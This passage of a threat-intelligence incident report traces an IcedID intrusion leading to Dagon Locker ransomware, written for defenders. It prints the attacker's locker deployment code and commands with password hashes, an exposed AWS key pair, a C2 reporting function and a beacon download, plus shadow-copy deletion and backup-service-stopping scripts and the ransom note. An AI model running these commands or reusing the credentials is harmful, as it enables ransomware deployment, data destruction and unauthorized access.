$locker_cmd_list += 'DEL \"%~f0\"'
```

Multiple methods to distribute and execute the ransomware If `dll`, use `rundll32.exe` If `exe`, use `regsvr32.exe` Using different switches depending if there is additional options, or not.

```
if ($lockerparams.length -gt 0) {
    Writelog -module $myself -level 5 -data \"${system} lockerparams not empty\"
    #$lockerfullpath = \"rundll32.exe $lockerfullpath,DllRegisterServer ${lockerparams}\"
    if ($lockertype -eq 'dll' -or $lockertype -eq 'rundll') {
        $lockerfullpath = \"rundll32.exe $lockerfullpath,${lockerentrypoint} ${lockerparams}\"
    } else { # regsvr
        $lockerfullpath = (\"regsvr32.exe /s /n /i:\" + '\"' + ${lockerparams} + '\"' + \" $lockerfullpath\")
    }
} else {
    Writelog -module $myself -level 5 -data \"${system} lockerparams are empty\"
    #$lockerfullpath = \"rundll32.exe $lockerfullpath,DllRegisterServer\"
    if ($lockertype -eq 'dll' -or $lockertype -eq 'rundll') {
        $lockerfullpath = \"rundll32.exe $lockerfullpath,${lockerentrypoint}\"
    } else {
        $lockerfullpath = \"regsvr32.exe /s $lockerfullpath\"
    }
}
```

The module also supports testing using the `-dryrun` switch by not deploying the ransomware binary.

The threat actor also referenced multiple examples of running different ransomware variants, possibly indicating overlap between groups, reuse of tooling, or perhaps an affiliate that has used all of the referenced ransomware families.

-
  -
    - Egregor
    - REvil
    - Xing
    - Quantum
    - justright
    - Mount Locker
    - Pieper
    - uhmc/ummc

- ottawa
- Conti

```
14472  #### conti-marquez ####
14473  powerpick invokemodule -module locker -lockertype regsvr -locker32 stwain32.dll -locker64 stwain64.dll -lockerparams \"--detach -p
       c:\\windows\\temp\\tmpE42F3A55\" -lockerfileless $false -execmethod smbexec -domain CORP -user Administrator -passhash
       fae7df7a5c6ecf1679f476817d93e147 -clearevents $true -stopav trend-micro,cylancedesktop -handleSystems LVDC01 -dryrun
14474
14475  # xing|quantum
14476  powerpick InvokeModule -module locker -handlesystems all -loglevel 5 -lockertype dll -locker32 file32.dll -locker64 file64.dll
       -lockerfileless $false -lockerparams \"/MIN=128K /MARKER=.rnd64\"
14477
14478  # ottawa
14479  powerpick InvokeModule -module locker -locker bin04 -lockerpath Windows\\SysWOW64\\TimeControlSvc -clearevents $false -dryrun
       -loglevel 5 -execmethod smbexec -handleSystems OC-MELVERN -domain fci -user Administrator -passhash
       c12f230ab39ca651dd85464802d57b3d
14480
14481  # uhmc
14482  powerpick invokemodule -module locker -locker bin01 -withdomain $true -dryrun $false -loglevel 5 -stopav carbonblack
       -handleSystems UHM-AWS-WEB02 -execmethod smbexec -domain unmc.ad -user admin -passhash d55915158139997b91b75d369e51a828
14483
14484  # pieper
14485  powerpick invokemodule -module locker -locker bin64 -lockertype exe -lockerparams \"/FAST:0 /MARKER:.seed64\" -dryrun -loglevel 5
       -stopav symantec -handleSystems ARLLA-PC7
```

```
14500  #powerpick InvokeModule -module awscollector -awskey [redacted] -awssecret [redacted]
       -awss3bucket [redacted]
14501
14502  # net share Docs=E:\\Documents /grant:everyone,FULL
14503
14504  # mount locker
14505  #powerpick InvokeModule -module locker -lockertype dll -locker test.dll -lockerparams \"/marker:.pagefile.tmp\"
14506
14507  # revil locker
14508  #powerpick InvokeModule -module locker -withdomain $true -lockertype exe -lockerexe gpupdate.exe -lockerpath windows -dryrun
       -loglevel 5 -handleSystems UHM-DEV-APP01
14509  #powerpick InvokeModule -module locker -lockertype exe -lockername AgentSvc -lockerpath programdata\\kaseya\\data
14510  #powerpick InvokeModule -module locker -lockertype exe -lockername AgentSvc -lockerpath programdata\\kaseya\\data -handleSystems
       PHX-SRVCOFFICE -dryrun $false
14511  #powerpick invokemodule -module locker -lockertype dll -locker docker.dll -handleSystems KIC-ZQC35G-03 -dryrun -loglevel 5
14512
14513  # not working
14514  #InvokeModule -module awscollector -awskey <> -awssecret <> -awss3bucket maher2 -handleSystems D5040-ADMIN05
14515
14516  # justright locker with kaspersky
14517  #powershell invokemodule -module locker -lockertype exe -locker encryptor.x64.bin -lockername r_server -lockerpath
       windows\\system32 -dryrun -loglevel 5 -handleSystems NCML-WEBGATE01 -lockerfileless $false -lockerdeployonly $false
14518  #powershell invokemodule -module locker -lockertype exe -locker encryptor.x64.bin -lockername r_server -lockerpath
       windows\\system32 -loglevel 5 -handleSystems NCML-WEBGATE01 -lockerfileless $false -lockerdeployonly $true
14519
14520
14521  #[sthurpati3]
14522  ##aws_access_key_id=AKIAR4NKPFTQOJOMHJGT
14523  #aws_secret_access_key=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
14524  #tele
14525  #true
14526  # old
14527
14528  # InvokeModule -module locker -lockertype rundll -lockerdll gppupdate.dll -lockerparams \"/marker:.pagefile.tmp\" -threads 40
       -nofaround $true -lockerpath windows
14529  # powerpick InvokeModule -module locker -lockertype rundll -lockerdll gppupdate.dll -lockerparams \"/marker:.pagefile.tmp\"
       -dryrun $false -nofaround $true -loglevel 5 -handleSystems GMCFORAPPP02V -domain GMC -user MANNDC -passhash
       ae04aeed6c6cbe3380f2bacd166c9638
14530
14531  # egregor
14532  #powerpick InvokeModule -module locker -lockerdll gpupdate.dll -lockerpath windows\\installer -lockerparams \"-pickthedick10
       --fast=8192\" -lockertype rundll -handleSystems PHX-SRVCOFFICE -dryrun $false -loglevel 5 -nofaround $true
14533  #powerpick InvokeModule -module locker -lockerdll gpupdate.dll -lockerpath windows -lockerparams \"-p5elonmusk2024 --fast=8192\"
       -lockertype rundll -handleSystems PHX-SRVCOFFICE -dryrun $false -loglevel 5 -nofaround $true
14534  #powerpick InvokeModule -module locker -lockerdll gpupdate.dll -lockerpath windows -lockerparams \"-passegregor6\" -lockertype
       rundll -handleSystems 2UA5481PDG -dryrun $false -loglevel 5 -nofaround $true
14535  #powerpick InvokeModule -module locker -lockerdll gpupdate.dll -lockerpath windows -lockerparams \"-passegregor6\" -lockertype
       rundll -dryrun $false -loglevel 5 -nofaround $false -execmethod psexec -threads 50
14536
```

-

-
-

Pivoting on indicators

-

In the script there is a function to send messages to their Telegram Bot. This function is used multiple times throughout the script to send updates during execution.


```
function Send-TelegramTextMessage2 {
[CmdLetBinding()]
    Param(
        [Parameter(Mandatory = $true, Position = 0, ValueFromPipeline = $true)] [String]$msg
    )

    Invoke-WebRequest -Uri \"http://winupdate.us.to/tg?m=$msg\" -UseBasicParsing | Out-Null
}
```

-
-
-
-

The domain resolves to 51.89.133[.]3 which has also been seen used as a Cobalt Strike C2 and to serve beacons during other phases of the intrusion.

-

Checking the certificate associated with the IP reveals an interesting association.



-
-

108.62.123[.]147 is also identified in the Command and Control section related to Cobalt Strike.

-

Impact

-

29 days after initial access, the threat actor started to deploy the Dagon Locker ransomware in the environment.

-

The threat actor distributed Dagon Locker ransomware on multiple systems across the environment through the custom PowerShell script, AWScollector, and the locker module described earlier.

-

The following PowerShell command was run from a domain controller.

-

```
invokemodule -module locker -locker <REDACTED>.dll  -lockerpath programdata\microsoft -lockertype dl
```

-

To prevent data recovery and stop multiple services, two different files called sysfunc.cmd were dropped into the systems.

```
@echo off
vssadmin delete shadows /all /quiet
wmic shadowcopy /nointeractive
wmic shadowcopy delete
bcedit /set {default] bootstatuspolicy ignorereallifefailures
bcedit /set {default] recoveryenabled no
DEL "%~f0"
```

```
@echo off
sc stop EventLog
sc stop MSSQL$VEEAMSQL2016
sc stop SQLTELEMETRY$VEEAMSQL2016
sc stop VeeamAWSSvc
sc stop VeeamAzureSvc
sc stop VeeamBackupCdpSvc
sc stop VeeamBackupRESTSvc
sc stop VeeamBackupSvc
sc stop VeeamBrokerSvc
sc stop VeeamCatalogSvc
sc stop VeeamCloudSvc
sc stop VeeamDeploySvc
sc stop VeeamDistributionSvc
sc stop VeeamExplorersRecoverySvc
sc stop VeeamFilesysVssSvc
sc stop VeeamGCPSvc
sc stop VeeamMountSvc
sc stop VeeamNFSSvc
sc stop VeeamTransportSvc
sc stop VeeamVssProviderSvc
vssadmin delete shadows /all /quiet
wmic shadowcopy /nointeractive
wmic shadowcopy delete
bcedit /set {default] bootstatuspolicy ignoreallifefailures
bcedit /set {default] recoveryenabled no
DEL "%~f0"
```

-
-
-

Subsequently the execution of the locker PowerShell module, the ransomware, was deployed to different systems.

FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted] C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	C:\ProgramData\Microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted] C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted] C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted] C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted] C$\programdata\microsoft\sysfunc.dll
FileCreated	sysfunc.dll	\\[redacted]C$\programdata\microsoft\sysfunc.dll

-
-

All systems were left with the below message:

Pwned

by DAGON LOCKER

What happened?

All your data is encrypted on all IT systems.

Your data including financial, customer, partner contracts and employees has been exfiltrated to our internal servers.

What's next?

You either get in touch with us or get famouse as a company with a large data leak.

How do I recover?

There is no way to decrypt your files manually unless we provide a special decryption tool.

Get your copy of Tor browser and CONTACT US

-
-

Dagon Locker left on the test workstation also a log file related to its execution called `sysfunc.dll.log`.

-


```
Ver 5.1 x64
========== SYS INFO ==========
```


```
CORE COUNT:     [REDACTED]
TOTAL MEM:      [REDACTED]
WIN VER:        [REDACTED]
WIN ARCH:       x64
USER NAME:      [REDACTED]
PC NAME:        [REDACTED]
IN DOMAIN:      YES
IS ADMIN:       YES
IN GROUPS:
        Mandatory       [REDACTED]\Domain Users
        Mandatory       \Everyone
        Mandatory       BUILTIN\Administrators
        Mandatory       BUILTIN\Remote Desktop Users
        Mandatory       BUILTIN\Users
        Mandatory       NT AUTHORITY\NETWORK
        Mandatory       NT AUTHORITY\Authenticated Users
        Mandatory       NT AUTHORITY\This Organization
        [...]
        Integrity       Mandatory Label\High Mandatory Level
CMDLINE:        rundll32.exe  C:\programdata\microsoft\sysfunc.dll,run /target=C:\programdata\micros
[INFO] locker.init > locker ext .dagoned

================================
          KILL SERVICE
================================

================================
          KILL PROCESS
================================
========== TARGET LOCK ==========
[INFO] locker.work.start.target > type=drive target=C:\programdata\microsoft\WPD\
[INFO] locker.work.thread.local > path=C:\programdata\microsoft\WPD\
[INFO] locker.queue.worker > empty group=FAST
[INFO] locker.queue.worker > empty group=SLOW
[ERROR] locker.dir > enum error=3 name=C:\programdata\microsoft\WPD\
[INFO] locker.work.thread.local > enum finish path=C:\programdata\microsoft\WPD\
[INFO] locker.thread.proxy > finish path=C:\programdata\microsoft\WPD\
==[ STATS ]=======================
Total crypted:  0.000 GB
Crypt Avg:      0.000 MB/s
Files:          0.000 files/s
Time:           1 sec
==[ DIRS ]========================
Total:          0
Skipped:        0
Error:          1
==[ FILES ]======================
```

```
Total:          0
Locked:         0
==[ FILES SKIPPED ]===============
Black:          0
Locked:         0
Manual:         0
Prog:           0
Size:           0
==[ FILE ERROR ]==================
Open:           0
Read:           0
Write:          0
Pos:            0
Rename:         0

[OK] locker > finished
```

-


Timeline


From IcedID to Dagon Locker Ransomware in 29 Days
Day 1
10:12 UTC - Initial Access, Discovery, Persistence, Command and Control
The victim executes the IcedID JavaScript malware which establish connections with C2 servers
oopscokir.com(188.114.97.7)
ewacootili.com(151.236.9.176)
ultrascihictur.com(159.223.95.82)
magiraptoy.com(194.58.68.187)
rpgmagglader.com (176.124.32.164)
IcedID executed multiple discovery commands
cmd.exe /c chcp >&2
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts /all_trusts
net view /all
net view /all /domain
net group "Domain Admins" /domain
IcedID scheduled task creation
Process injection into svchost.exe
Day 2
06:37 UTC - Command and Control
IcedID
patricammote.com(151.236.9.166)
fraktomaam.com(87.251.67.168)
16:18 UTC - Lateral Movement
Cobalt Strike PsExec lateral movement into a domain controller
16:09 UTC - Execution, Discovery, Credendital Access, Command and Control
Cobalt Strike DLL Beacon
(New-Object System.Net.WebClient).DownloadFile("https://file[.]io/OUXPza4b4uxZ", "C:\ProgramData\update.dll")
"C:\Windows\system32\rundll32.exe" c:\programdata\update.dll,HTVIyKUVoTzv
23.159.160.88
45.15.161.97
51.89.133.3
LSASS Credential dumping
Further discovery commands through the Cobalt Strike beacon
Cobalt Strike privilege escalation through Get-System
cmd.exe /c echo 84de2daa8cd > \\.\pipe\fe6d1e
16:25 UTC - Discovery
adfind.exe -b dc=[REDACTED],dc=local -f "objectcategory=computer" >> computers.txt
adfind.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName > some.csv
adfind.exe -f (objectcategory=person) -csv name cn title sAMAccountName > u.csv
adfind.exe -f "(objectcategory=person)" > ad_users.txt
17:30 UTC - Discovery
Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\found_shares.txt
C:\Windows\system32\cmd.exe /C type found_shares.txt
17:33 UTC - Exfiltration
Data exfiltration through Rclone from the beachhead host and a domain controller
18:54 UTC - Lateral Movement
Login into multiple systems through PowerShell Remoting
18:57 UTC - Exfiltration
Data exfiltration through the AWS CLI from a domain controller to S3 buckets
21:15 UTC - Discovery
Execution of SpeedTest.exe on a server and two domain controllers
21:31 UTC - Discovery
AdFind execution on the beachhead host and a domain controller
22:58 UTC - Lateral Movement and Credential Access
Cobalt Strike DLL becaon copied to various hosts and executed via WMI
cmd.exe /C wmic /node:REDACTED process call create "rundll32.exe C:\ProgramData\update.dll HTVIyKUVoTzv
LSASS access on additional hosts from injected gpupdate.exe
Day 3
03:28 UTC - Exfiltration
Further data exfiltration through AWS CLI from a domain controller
10:19 - 14:30 UTC - Discovery
cmd.exe /C net groups /domain
net group "REDACTED" /domain
nltest /domain_trusts /all_trusts
cmd.exe /C net time /t
cmd.exe /C netstat -an
Seatbelt Execution
c:\programdata\full_info.txt
20:41 UTC - Discovery
systeminfo
cmd.exe /C whoami
cmd.exe /C netscan.exe /hide /auto:"result.xml" /config:netscan.xml /range:[REDACTED]
Opening of multiple sensitive files (e.g., passwords files)
20:51 UTC - Collection
Opening of multiple configuration files also related to security services
Day 4
20:06 UTC - Discovery
ipconfig /all
Get-Item ""HKLM:\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters""
cmd.exe /C net group "Access Control Assistance Operators" /domain
20:38 UTC - Collection
7za.exe a -tzip -mx5 C:\ProgramData\REDACTED.zip C:\programData\REDACTED.pdf -pTOPSECRETPASSWORD
Day 5
09:35 UTC - Lateral Movement
cmd.exe /C wmic /node:REDACTED process call create "rundll32.exe C:\ProgramData\update.dll HTVIyKUVoTzv"
09:46 UTC - Discovery
cmd.exe /C netscan.exe /hide /auto:"result.xml" /config:netscan.xml /range:[REDACTED]
18:04 UTC - Collection
21:47 UTC - Discovery



-
-

Diamond Model



-
-

Indicators

-

Atomic

-

```
IcedID

143.110.245[.]38:443
159.89.124[.]188:443
188.114.97[.]7:443
151.236.9[.]176:443
159.223.95[.]82:443
194.58.68[.]187:443
87.251.67[.]168:443
